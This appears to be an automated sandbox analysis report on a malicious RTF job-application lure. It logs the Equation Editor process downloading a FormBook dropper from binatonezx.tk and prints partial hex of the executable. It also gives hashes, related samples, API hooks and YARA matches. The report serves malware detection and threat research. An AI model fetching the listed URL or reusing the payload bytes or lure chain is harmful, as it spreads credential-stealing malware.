	PRICE QUOTATION.doc	Get hash	malicious	Browse	• 2.56.59.211
	PROFORMA INVOICE.doc__.rtf	Get hash	malicious	Browse	• 2.56.59.211
	Purchase Order.doc	Get hash	malicious	Browse	• 2.56.59.211

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GBTCLOUDUS	Purchase order.doc	Get hash	malicious	Browse	• 2.56.59.211
	setup_installer.exe	Get hash	malicious	Browse	• 2.56.59.42
	Swift-copy.doc	Get hash	malicious	Browse	• 2.56.59.211
	jGK42jrs2j.exe	Get hash	malicious	Browse	• 2.56.59.42
	DDEEBC8CCCC58E25CE1709B0E9A519B2BD46472E92860.exe	Get hash	malicious	Browse	• 2.56.59.42
	p3IJWYfJZw.exe	Get hash	malicious	Browse	• 2.56.59.42
	RFQ for _RTO system packages product details.doc	Get hash	malicious	Browse	• 2.56.59.211
	Purchase order_122.doc	Get hash	malicious	Browse	• 2.56.59.211
	SMC Req Offer.doc	Get hash	malicious	Browse	• 2.56.59.211
	Original Shipping documents.doc	Get hash	malicious	Browse	• 2.56.59.211
	6FD5C640F4C1E434978FDC59A8EC191134B7155217C84.exe	Get hash	malicious	Browse	• 2.56.59.42
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 2.56.59.42
	0OeX2BsbUo.exe	Get hash	malicious	Browse	• 2.56.59.42
	AB948F038175411DC326A1AAD83DF48D6B65632501551.exe	Get hash	malicious	Browse	• 2.56.59.42
	365F984ABE68DDD398D7B749FB0E69B0F29DAF86F0E3E.exe	Get hash	malicious	Browse	• 2.56.59.42
	C03C8A4852301C1C54ED27EF130D0DE4CDFB98584ADEF.exe	Get hash	malicious	Browse	• 2.56.59.42
	Fri051e1e7444.exe	Get hash	malicious	Browse	• 2.56.59.42

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	payment.doc	Get hash	malicious	Browse	• 2.56.59.211
	_Payment Advise.doc	Get hash	malicious	Browse	• 2.56.59.211
	wA5D1yZuTf.exe	Get hash	malicious	Browse	• 2.56.59.42

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\seasonzx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	526336
Entropy (8bit):	7.5320170434389455
Encrypted:	false
SSDEEP:	12288:PG9ImHKQ6MQ0vN3h4lp/uzEcrPuRj42GT:eJGA3h4lp/uzrPAbG
MD5:	9227463FFB6E37D271919E06D175EDA7
SHA1:	549CCA1BD4031F3D302832754A1F3E51FFED065F
SHA-256:	5E529CBB901ACED8A6AF49250AFD3D67E059D717D7ECF3EDC32E18A9D549361C
SHA-512:	3C2673D5CA3BE9C723B8D34185299459A53F0D99B3F8ABD2821B73299D6DE83257CD4E850AC635C53598EB8CBD9574EE103B781C7C6952B69F2C6EE8C9B3E6B
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 23%
Reputation:	low
IE Cache URL:	http://binatonezx.tk/seasonzx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....xa.....0.....>.... ... .@.. .....`..... .@.....O.... .....@..... ..H.....text...D.... ..... ..`.rsrc..... .....@..@.relo c.....@.....@..B..... .....H.....t....|.....&.(.....*...0..H.....s.....~.....(.....~.....,.s.....,.(.....*.....#<.....0..... .....+..*..0.....s.....+..*..0.....sR....+..*..0.....sT....+..*..0.....s.....+..*..0.....s.....+..*..0.....s.....+..*..0.....s.....+..*...}.....}.....(.....r...p}....*z..}.....}.....(.....} ....*...}.....}.....(.....}.....}....*...}.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4A35DA17-E94D-4691-827C-120A276E213C}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	177152
Entropy (8bit):	7.968894553436934
Encrypted:	false
SSDEEP:	3072:5r+OFkZ8MtvknSS6grNZM3dVeqIoUxnVWWwRJZgaepJWma515A:5x27JkSS6KNZSXVnWSoaKam
MD5:	A6222C96BEC0E96BECCD2EF405CBC8C4
SHA1:	442B799CBCA7A1D526C31AB2B82C0C3E452AFF23
SHA-256:	6F64549B2D015CCA2E0CCDBAAFE166640C004367D2F75B316D7620EEB597083C
SHA-512:	3FAADCE5A243020431C5B191ABE03610AECA2AA6271C6E5B040749F5A510FA6BB929F0B722D0D1C2047F2D00F1C319284AC1268659BC22FB5E6F5799C4ED88A9
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	.....>..... .....W..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7F12DB12-48BF-46DA-B084-D7B910635C9B}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7F12DB12-48BF-46DA-B084-D7B910635C9B}.tmp	
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{99A74BA1-7084-4250-8A29-E85A11395DDC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	13312
Entropy (8bit):	3.5864344325374753
Encrypted:	false
SSDEEP:	384:db9nvMlWW4cPwZY8APS+oX9Y52wBvvTKBkZ:db9nvsgcPwOPUY5HBGBkZ
MD5:	99BD4E7DE3940A04A671C43E8132D001
SHA1:	8518B09DEDC04133804F6E6F538C83A2FACC0208
SHA-256:	FB31FF316F5CD02FA92BB0153268076174D356631D2AF4B8D41F5231720ABEAB
SHA-512:	BC6D7FD0AE073CE562A627E0F7C060F4CB1898CDD34F9B53251B3FBC507A132BDEA824E34EE33A8091D95197C5B66FEEE1BA0AF1328F0B0A7AE653CFA11E4633
Malicious:	false
Reputation:	low
Preview:	).=.7.#.%.&.1.?.0.>.3.`.,.(.?.5.-.7.`.!.9.=.).9...).1.?.$.`.!.].6.?.`.|.`.4.?.%.<.0.....3.#.3.5.4.8.?.-.<.,.8.%.*.+.?.!.9.5.=.2.[.@.3.5.0.'.0.>...9.!.&.-.6.?.3.5.#.4.~./...+.,.=.|.](.7.5.1.].<.?.%.?.6...].|.6.#.-.].6.^.0...?.~.*.,.9.*.7.6.`.7.8._.?./.$.?.`...%.2.2.9.1.*...~.!.~.....).1.$.'.'.?.>.2..._.).@.?.6.+.>.>.-.5...$.-.?.#.`.5...*.(.1.#.^.|.'.$.?.+.#.&.&.7...|.2.=.?.^.!.#.(...'.^...._...`./.;.).@.`.0.9.|.%.&.|.-.&.9.&.8.'.`...=...).:.>.&.[.[.>...#.).^.%.`.7.3.2.3.`.`.?.].?.4.,.^.6.-.]...?.2.?...$.`.[.-.(.#._.!.].#.?.<.;.-.<.?.~.[.^.%...$.?.?...$.<.%.^.9.6.#.!.@.9.~.&.?.7.).-.^.?._.?.(.8.-.?...?.2.;.|.^.^.|.%.9.?.%._...?.&.].6.[.:...?...#.,.~.:.>...;.%.'.#.+.,._.2.?._.?.*.[.@.&.,.9.)...9.^.>.;./.:.&.$.!.^.4.8...=.).9.'.(.?.?.+.1.1.*.[.8.?.2.+.%.0.>.%...^.0.*.%.~.(.6.~...#.*.:.,.8.<.[.).6.+.1.5.6.$.:._.').@...#.!.0...%.].8...6.4.!.`.8...&.8._.#.|.[./...|...9.,.4.?.<.[.9.@.(.3...|.3...;.^.4.`.[.^.1.0.%.:.?.%.:.9.^.|.%.=.[.`.9.?.=.8.(.8.>.`.?.-.?.3...%.?./.,...;.<.(.3.?.2.`.^.?.;.6.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{BE99F549-07B9-491A-8DB9-68BEA2AC23A8}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849453
Encrypted:	false
SSDEEP:	3:IiiiiiiiiiIf3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvvFl/l/lAqsalHl3lldHzlbu:IiiiiiiiiifdLloZQc8++lsJe1Mz1/
MD5:	3DEAB1D660801EC3E5A2A85121BD0100
SHA1:	AA76E24361F626EB979536BF41369287FE7F6444
SHA-256:	682A68677DC3D843BDF8F1F3A3CF56B748E35B976F4AD01115619A6CD080BC7D
SHA-512:	4F5A6BA6878C88BD08B726EB71FA0C7682E78DC5DA93CE63C33290C8A2F9375CD94FFC2C3BADEF6A04C1AC7CFBE0EFAE7BB945F2D9B1A1BBB60F80F9CB84A072
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\C.V_Job Request.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Wed Oct 27 22:42:17 2021, length=445393, window=hide
Category:	dropped
Size (bytes):	1039
Entropy (8bit):	4.5731093684743485
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\C.V_Job Request.LNK	
SSDEEP:	24:8P8G0n/XTuzLIZ+GLNJeGOLzDv3qoE/7Eg:8P8G0n/XTkuNJi6oWB
MD5:	66DF0B78A634B21C0034107A4983E87D
SHA1:	3FD37B0E445CB40504527400517ECACB0C9EB0FD
SHA-256:	5A4483E851FB70C0B2AC567FADD2AFBEDC73F22E1CD83A0B744D8C7C4532C2EF
SHA-512:	8FB8421FF12EBC63933F961D0465D2F1A368C9E0569BD34D006C9EF81466BB674F7C49E403DF748EE7B76A3C4E0ECE515D4604CE7E9F7C7ACD80E9878F17047
Malicious:	false
Preview:	L.....F.... .....?.....?....^.F.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....p.2.....[SI. .CV_JOB~1.DOC..T.....S ..S .*.....C...V._.J.o.b. .R.e.q.u.e.s.t...d.o.c.....}.....-...8...[.....?J.....C:\Users\..#.....\\715575\Users.user\Desktop\C.V_Job Request.doc.*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C...V._.J.o.b. .R.e.q.u.e.s.t...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....715575.....D_....3N...W...9..g.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	81
Entropy (8bit):	4.796519991888395
Encrypted:	false
SSDEEP:	3:bDuMJl+LzBXo2mX1Z8Xo2v:bCBlS+L
MD5:	B78115C5999CBD22895610ED925C66F5
SHA1:	1EFDA182CFA86793A126100070301C1D1AD4C40C
SHA-256:	BEFE43765F3B3397789933ACDC7CAF5C0F3591BC8803A65DA48171831985985F
SHA-512:	1412AB4C2A622BFB8BD89DBC36277F6025E7823614C25B6BD5B3305D8B26B5BD9A0CF31913EB70998A1551EE2485DFDA512364765994D84E72CAD11A469AD82
Malicious:	false
Preview:	[folders]..Templates.LNK=0..C.V_Job Request.LNK=0..[doc]..C.V_Job Request.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\seasonhd72463.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	526336
Entropy (8bit):	7.5320170434389455
Encrypted:	false
SSDEEP:	12288:PG9ImHKQ6MQ0vN3h4lp/uzEcrPuRj42GT:eJGA3h4lp/uzrPAbG
MD5:	9227463FFB6E37D271919E06D175EDA7
SHA1:	549CCA1BD4031F3D302832754A1F3E51FFED065F
SHA-256:	5E529CBB901ACED8A6AF49250AFD3D67E059D717D7ECF3EDC32E18A9D549361C
SHA-512:	3C2673D5CA3BE9C723B8D34185299459A53F0D99B3F8ABD2821B73299D6DE83257CD4E850AC635C53598EB8CBD9574EE103B781C7C6952B69F2C6EE8C9B3E6B
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 23%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....xa.....0.....>.... ... .@.. .....`.....@.....O.... .....@..... ..... ..H.....text...D.... ..... ..`.rsrc..... .....@..@.relo c.....@.....@..B..... .....H.....t....|.....&.(.....*...0..H.....s.....~.....(.....~.....,.s.....,.(.....*.....#<.....0.....+..*..0.....s.....+..*..0.....sR....+..*..0.....sT....+..*..0.....s.....+..*..0.....s.....+..*..0.....s.....+..*..0.....s.....+..*...}.....}.....(.....r..p}....*z..}.....}.....(.....}....*...}.....}.....(.....}.....}....*...}.

C:\Users\user\Desktop\~$V_Job Request.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x…

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.2248396949078435
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	C.V_Job Request.doc
File size:	445393
MD5:	b5be29921304476377e096c60a3fb418
SHA1:	653d40c3e86feb11b1cc6b7745257754c296c109
SHA256:	fd4e52557f511c596e0d0ff58a1a7775a1295889461b73856d4aa733108e7b58
SHA512:	987cb27f1b49978d5dae764d61f4a0af9dff31d073e1d2a28c4d2ac2ee1a9772ef5d337878ca1e7fb18aa8d1f67affcd586336b066afff52ad46ce250de4ff97
SSDEEP:	6144:XTaxUCbwi30ctNoGw+JhzjbLq1M4iZsuj36wk7OMwBd6c11ONcwB9sal13uxHGMp:X2xUIwvuoD+nfh44xj06T66ObstGcL
File Content Preview:	{\rtf7661)=7#%&1?0>3`,(?5-7`!9=)9.)1?$`!]6?`]`4?%<0..3#3548?-<,8%*+?!95=2[@350'0>.9!&-6?35#4~/.+,=|](751]<?%?6.]|6#-]6^0.?~*,9*76`78_?/$?`.%2291*.~!~..)1$"?>2._)@?6+>>-5.$-?#`5.*(1#^|'$?+#&&7.|2=?^!#(.'^._`/;)@`09|%&|-&9&8``.=.):>&[[>.#)^%`7323``?]?4,^6

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000018C9h								no
1	0000187Ch	2	embedded	a	175616				no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 27, 2021 16:42:17.869247913 CEST	192.168.2.22	8.8.8.8	0x567b	Standard query (0)	binatonezx.tk	A (IP address)	IN (0x0001)
Oct 27, 2021 16:44:14.257828951 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.lenovoidc.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 27, 2021 16:42:17.888603926 CEST	8.8.8.8	192.168.2.22	0x567b	No error (0)	binatonezx.tk		2.56.59.211	A (IP address)	IN (0x0001)
Oct 27, 2021 16:44:14.508419037 CEST	8.8.8.8	192.168.2.22	0xc18c	Name error (3)	www.lenovoidc.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- binatonezx.tk

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	2.56.59.211	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 16:42:17.944622040 CEST	0	OUT	GET /seasonzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: binatonezx.tk Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 16:42:17.983454943 CEST	2	IN	HTTP/1.1 200 OK Date: Wed, 27 Oct 2021 14:42:17 GMT Server: Apache/2.4.48 (Unix) OpenSSL/1.0.2k-fips Last-Modified: Wed, 27 Oct 2021 07:19:00 GMT ETag: "80800-5cf50687391d8" Accept-Ranges: bytes Content-Length: 526336 Vary: User-Agent Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f3 a4 78 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 fe 07 00 00 08 00 00 00 00 00 00 3e 1d 08 00 00 20 00 00 00 20 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ec 1c 08 00 4f 00 00 00 00 20 08 00 e0 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 fd 07 00 00 20 00 00 00 fe 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 e0 05 00 00 00 20 08 00 00 06 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 08 00 00 02 00 00 00 06 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 1d 08 00 00 00 00 00 48 00 00 00 02 00 05 00 10 be 00 00 c4 be 00 00 03 00 00 00 74 01 00 06 d4 7c 01 00 18 a0 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 26 02 28 17 00 00 0a 00 00 2a 00 00 1b 30 02 00 48 00 00 00 01 00 00 11 14 80 01 00 00 04 73 18 00 00 0a 80 02 00 00 04 00 7e 02 00 00 04 0a 16 0b 06 12 01 28 19 00 00 0a 00 00 7e 01 00 00 04 14 fe 01 0c 08 2c 0a 73 01 00 00 06 80 01 00 00 04 00 de 0b 07 2c 07 06 28 1a 00 00 0a 00 dc 2a 01 10 00 00 02 00 19 00 23 3c 00 0b 00 00 00 00 13 30 01 00 07 00 00 00 02 00 00 11 00 16 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 03 00 00 11 00 73 0b 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 04 00 00 11 00 73 52 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 05 00 00 11 00 73 54 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 06 00 00 11 00 73 a1 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 07 00 00 11 00 73 cf 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 08 00 00 11 00 73 da 00 00 06 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 09 00 00 11 00 73 80 00 00 06 0a 2b 00 06 2a 8a 02 16 7d 0a 00 00 04 02 17 7d 0b 00 00 04 02 28 1b 00 00 0a 00 00 02 72 01 00 00 70 7d 05 00 00 04 2a 7a 02 16 7d 0a 00 00 04 02 17 7d 0b 00 00 04 02 28 1b 00 00 0a 00 00 02 03 7d 05 00 00 04 2a 96 02 16 7d 0a 00 00 04 02 17 7d 0b 00 00 04 02 28 1b 00 00 0a 00 00 02 03 7d 05 00 00 04 02 04 7d 03 00 00 04 2a b2 02 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELxa0> @ `@O @  H.textD  `.rsrc @@.reloc@@B Ht|& (*0Hs~(~,s,(*#<0+*0s+*0sR+*0sT+*0s+*0s+*0s+*0s+*}}(rp}*z}}(}*}}(}}*

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 940 Parent PID: 596

General

Start time:	16:42:17
Start date:	27/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f600000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1532 Parent PID: 596

General

Start time:	16:42:19
Start date:	27/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: seasonhd72463.exe PID: 1812 Parent PID: 1532

General

Start time:	16:42:21
Start date:	27/10/2021
Path:	C:\Users\user\AppData\Roaming\seasonhd72463.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\seasonhd72463.exe
Imagebase:	0x1100000
File size:	526336 bytes
MD5 hash:	9227463FFB6E37D271919E06D175EDA7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.424515254.0000000002591000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.424749039.0000000003599000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.424749039.0000000003599000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.424749039.0000000003599000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 23%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: seasonhd72463.exe PID: 2820 Parent PID: 1812

General

Start time:	16:42:25
Start date:	27/10/2021
Path:	C:\Users\user\AppData\Roaming\seasonhd72463.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\seasonhd72463.exe
Imagebase:	0x1100000
File size:	526336 bytes
MD5 hash:	9227463FFB6E37D271919E06D175EDA7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.461772968.00000000002C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.461772968.00000000002C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.461772968.00000000002C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.461730443.0000000000240000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.461730443.0000000000240000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.461730443.0000000000240000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.422302029.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.422302029.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.422302029.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.461861564.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.461861564.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 